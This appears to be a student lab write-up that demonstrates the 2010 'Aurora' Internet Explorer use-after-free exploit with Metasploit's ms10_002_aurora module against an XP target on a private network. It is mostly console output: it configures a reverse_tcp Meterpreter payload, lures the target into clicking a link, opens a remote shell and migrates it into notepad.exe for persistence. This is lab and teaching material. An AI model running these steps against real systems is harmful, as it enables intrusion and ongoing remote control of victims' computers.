Yoni Shieber יוני שיבר

ID: *********

Internet Explorer

Introduction:

Internet Explorer is a common browser in windows OS.
In 2010, a Use-After-Free memory vulnerability was discovered in the Explorer Internet browser from version 6 (like the one installed on the victim's XP machine). This weakness was exploited by hackers in an operation It was called "Aurora" and as part of it many companies were attacked, including Google and Adobe This vulnerability was discovered as a Zero-day vulnerability , meaning a weakness for which there was still no answer and solution. A Use-After-Free weakness is a weakness that uses a pointer to an object that has already been deleted and another object is assigned in its place Which creates the attacker. When the browser uses that pointer, it actually causes the execution The malicious code.

The demonstration of exploit process:

Using the ms10_002_aurora module in Matasploit This module allows creating a site with malicious content that exploits This vulnerability , as well as the establishment of a Listener of the reverse_tcp type:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf >  use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) >  show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (defau
lt is random)


Exploit target:

   Id  Name
   --  ----
```

And lets set our attacker address and port to listen, and payload as reverse tcp.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(ms10_002_aurora) > set SRVHOST 10.100.102.63
SRVHOST => 10.100.102.63
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
```


Then exploit:

```
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 10.100.102.63:4444
[*] Using URL: http://10.100.102.63:80/aurora
[*] Server started.
```

Now we waiting for connection from target. Once he will click on our malicious link (10.100.102.63:80/aurora , it is attacker machine address with the port we configured below to listen on), attacker will get the session.

In target machine we succeeded make him click:

Then this is will appear on browser, and it stuck:



We triggered our listener:

```
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 10.100.102.63:4444
[*] Using URL: http://10.100.102.63:80/aurora
[*] Server started.
[*] 10.100.102.62    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory
 Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 7 opened (10.100.102.63:4444 -> 10.100.102.62:1205) at 2
022-12-12 19:22:13 -0500
```

We have a session!

Let's interact with the meterpreter session:

```
msf exploit(ms10_002_aurora) >
[*] 10.100.102.62    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory
 Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 8 opened (10.100.102.63:4444 -> 10.100.102.62:1210) at 2
022-12-12 19:24:43 -0500
sessions -i 7
[-] Invalid session id
msf exploit(ms10_002_aurora) > sessions -i 8
[*] Starting interaction with 8...

meterpreter >
```

Good. We have a shell.
But.. when the client will close the browser, our session is also will corrupt:

```
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 8 opened (10.100.102.63:4444 -> 10.100.102.62:1210) at 2
022-12-12 19:24:43 -0500
sessions -i 7
[-] Invalid session id
msf exploit(ms10_002_aurora) > sessions -i 8
[*] Starting interaction with 8...

meterpreter >
[*] 10.100.102.62 - Meterpreter session 8 closed.  Reason: Died
```


The solution for that problem is to migrate shell to another process.
Let's demonstrate this solution:

(We need again wait for session fro target machine if we lose it)


```
meterpreter > run migrate

OPTIONS:

    -f        Launch a process and migrate into the new process
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer
.exe)
    -p <opt>  PID to migrate to.


meterpreter > run migrate -f
[*] Current server process: iexplore.exe (3236)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1664
[+] Successfully migrated to process
meterpreter >
```


Great! We do migration to anther new process. Pid : 1664 notepad.exe

and let have a look it from XP target's machine:



We can migration it again, as we want..





We can do all automatically by configured auto run script in advanced option, before the exploit. Thus make to session once it created, turn into new process therefore the session will not depends on browser process anymore.
Note: before we exploit again with AutoRunScript we kill the Metasploit server listener , because it runs in the background.

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(ms10_002_aurora) > jobs

Jobs
====

  Id  Name
  --  ----
  8   Exploit: windows/browser/ms10_002_aurora

msf exploit(ms10_002_aurora) > kill 8
Stopping job: 8...

[*] Server stopped.
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 10.100.102.63:4444
[*] Using URL: http://10.100.102.63:80/aurora
[*] Server started.
[*] 10.100.102.62    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory
 Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 9 opened (10.100.102.63:4444 -> 10.100.102.62:1215) at 2
022-12-12 20:16:35 -0500
[*] Session ID 9 (10.100.102.63:4444 -> 10.100.102.62:1215) processing AutoRunSc
ript 'migrate -f'
[*] Current server process: iexplore.exe (3016)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2656
[+] Successfully migrated to process
```